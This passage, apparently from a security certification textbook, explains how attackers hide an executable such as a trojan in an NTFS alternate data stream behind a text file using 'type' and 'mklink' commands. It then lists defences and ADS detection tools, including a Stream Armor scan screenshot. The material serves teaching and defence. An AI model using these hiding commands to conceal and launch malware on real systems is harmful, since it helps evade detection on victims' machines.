
You can manipulate NTFS streams to hide a malicious file in other files, such as text files, by doing the following:

- **Hiding Trojan.exe (malicious program) in Readme.txt (stream):**

  Use the following command to move the contents of Trojan.exe to Readme.txt (stream):

  ```
  c:\>type c:\Trojan.exe >c:\Readme.txt:Trojan.exe
  ```

  The “type” command hides a file in an alternate data stream (ADS) behind an existing file. The colon (:) operator gives the command to create or use ADS.



Location c:\
Move the contents of
Trojan.exe to Readme.txt
Location c:\
Trojan.exe (size: 2 MB)
Readme.txt (size: 0)

Figure 6.130: NTFS stream manipulation

- **Creating a link to the Trojan.exe stream inside the Readme.txt file:**

  After hiding the file Trojan.exe behind the Readme.txt file, you need to create a link to launch the Trojan.exe file from the stream. This creates a shortcut for Trojan.exe in the stream.


  ```
  C:\>mklink backdoor.exe Readme.txt:Trojan.exe
  ```

- **Executing the Trojan:**

  Type `C:\>backdoor` to run the Trojan that you have hidden behind Readme.txt. Here, the backdoor is the shortcut created in the previous step, which on execution installs the Trojan.

Note: Use Notepad to read the hidden file.

For example, the command `C:\>notepad sample.txt:secret.txt` creates the secret.txt stream behind the sample.txt file.



How to Defend against NTFS Streams

① To delete NTFS streams, move the **suspected files** to the FAT partition

② Use a third-party **file integrity checker** such as Tripwire File Integrity Manager to maintain the integrity of an NTFS partition files

③ Use programs such as **Stream Detector**, **LADS**, or **ADS Detector** to detect streams

④ **Enable real-time antivirus scanning** to protect against the execution of malicious streams in your system

⑤ Use **up-to-date antivirus software** on your system

How to Defend against NTFS Streams

You should do the following to defend against malicious NTFS streams:

- To delete hidden NTFS streams, move the suspected files to a file allocation table (FAT) partition.
- Use a third-party file integrity checker such as Tripwire File Integrity Manager to maintain the integrity of NTFS partition files against unauthorized ADSs.
- Use third-party utilities to show and manipulate hidden streams such as EventSentry SysAdmin Tools or adslist.exe.
- Avoid writing important or critical data to ADSs.
- Use up-to-date antivirus software on your system.
- Enable real-time antivirus scanning to protect against the execution of malicious streams in your system.
- Use file-monitoring software such as Stream Detector (*https://www.novirusthanks.org*) and GMER (*http://www.gmer.net*) to help detect the creation of additional or new data streams.


You should use LADS (*https://www.aldeid.com*) software as a countermeasure for NTFS streams. The latest version of lads.exe is GUI-based, and it reports the existence of ADSs. It searches for either single or multiple streams, reports the presence of ADSs, and provides the full path and length of each ADS found.

Other means include copying the cover file to a FAT partition and then moving it back to the NTFS. Where FAT filesystems do not support ADSs, this will effectively remove them from the original file.

NTFS Stream Detectors

Stream Armor

Stream Armor **discovers hidden Alternate Data Streams (ADS)** and cleans them completely from the system



https://securityxploded.com

Stream Detector
https://www.novirusthanks.org

GMER
http://www.gmer.net

ADS Manager
https://dmitrybrant.com

ADS Scanner
https://www.pointstone.com

Streams
https://docs.microsoft.com

NTFS Stream Detectors


There are various NTFS stream detectors available on the market. You can detect suspicious streams with the following NTFS stream detectors. You can download and install these stream detectors from their websites.

- **Stream Armor**

  Source: *https://securityxploded.com*

  Stream Armor is a tool used to discover hidden ADSs and clean them completely from your system. Its advanced auto analysis, coupled with an online threat verification mechanism, helps you eradicate any ADSs that may be present.

  As shown in the screenshot, security professionals use Stream Armor to analyze and detect ADS streams in their systems.


Stream Armor - www.SecurityXploded.com
StreamArmor
Scan & Clean Malicious 'Alternate Data Streams'
Show Help
About
☑ Perform complete computer scan
Stop Scan
Scan Online
Options
Export

C:\

Now scanning: C:\Users\Admin\AppData\Local\Temp\1E58BC5F-54B6-4F84-8826-17A72B0A36C2\API-MS-W

Scanned: 13617 folders, 33745 files

Elapsed time: 00 hrs 02 min 41 sec


Results: 26 total | 3 dangerous | 2 suspicious | 0 need analysis

Stream Name	Size	Stream Content Type	Threat Analysis Information	Type	File Date	Full Stream File Path
Zone.Identifier	26 B	Text File	Known Stream File	File	21-06-2019	C:\nbtscan.exe:Zone.Identifier
Zone.Identifier	26 B	Text File	Known Stream File	File	12-06-2019	C:\Users\Admin\Downloads\Bundle-20900-
lion.txt	18 B	Unknown	Base file has multiple Streams	File	22-07-2019	C:\Users\Admin\myfile.txt:lion.txt
x.exe	30,601 B	Executable (EXE)	Executable Stream file, Right click and ...	File	22-07-2019	C:\Readme.txt:x.exe
tiger.txt	26 B	Unknown	Base file has multiple Streams	File	22-07-2019	C:\Users\Admin\myfile.txt:tiger.txt
Zone.Identifier	26 B	Text File	Known Stream File	File	21-06-2019	C:\Users\Admin\Downloads\hyena_en_x64
x.exe	30,601 B	Executable (EXE)	Executable Stream file, Right click and ...	File	22-07-2019	C:\Users\Admin\Readm.txt:x.exe
Zone.Identifier	26 B	Text File	Known Stream File	File	12-06-2019	C:\Users\Admin\Downloads\JavaSetup8u2
x.exe	30,601 B	Executable (EXE)	Executable Stream file, Right click and ...	File	22-07-2019	C:\Users\Admin\Readme.txt:x.exe
Zone.Identifier	26 B	Text File	Known Stream File	File	26-06-2019	C:\Users\Admin\Downloads\ManageEngine_
Zone.Identifier	26 B	Text File	Known Stream File	File	02-07-2019	C:\Users\Admin\Downloads\nbt_enum_offr
Zone.Identifier	26 B	Text File	Known Stream File	File	24-06-2019	C:\Users\Admin\Downloads\Solarwinds-Oric
Zone.Identifier	26 B	Text File	Known Stream File	File	22-07-2019	C:\Users\Admin\Downloads\StreamArmor.zi
Zone.Identifier	26 B	Text File	Known Stream File	File	12-06-2019	C:\Users\Admin\Downloads\vrc.exe:Zone.I
Zone.Identifier	26 B	Text File	Known Stream File	File	14-02-2011	C:\Users\Admin\Downloads\StreamArmor\S
Zone.Identifier	26 B	Text File	Known Stream File	File	22-02-2003	C:\Users\Admin\Downloads\nbt_enum_offr
Zone.Identifier	26 B	Text File	Known Stream File	File	01-03-2018	C:\Users\Admin\Downloads\Bundle-20900-
Zone.Identifier	26 B	Text File	Known Stream File	File	10-05-2019	C:\Users\Admin\Downloads\hyena_en_x64
Zone.Identifier	26 B	Text File	Known Stream File	File	13-06-2016	C:\Users\Admin\Downloads\StreamArmor\S
Zone.Identifier	26 B	Text File	Known Stream File	File	27-08-2016	C:\Users\Admin\Downloads\StreamArmor\S
Zone.Identifier	26 B	Text File	Known Stream File	File	01-03-2003	C:\Users\Admin\Downloads\nbt_enum_offr

Figure 6.131: Screenshot of Stream Armor

Some additional examples of NTFS stream detectors are listed as follows:

- Stream Detector (*https://www.novirusthanks.org*)
- GMER (*http://www.gmer.net*)
- ADS Manager (*https://dmitrybrant.com*)
- ADS Scanner (*https://www.pointstone.com*)
- Streams (*https://docs.microsoft.com*)



What is Steganography?

1. Steganography is a technique of **hiding a secret message** within an ordinary message and **extracting it at the destination** to maintain confidentiality of data
2. **Utilizing a graphic image as a cover** is the most popular method to conceal the data in files
3. The attacker can use steganography to hide messages such as **a list of the compromised servers**, source code for the hacking tool, or plans for future attacks

What is Steganography?

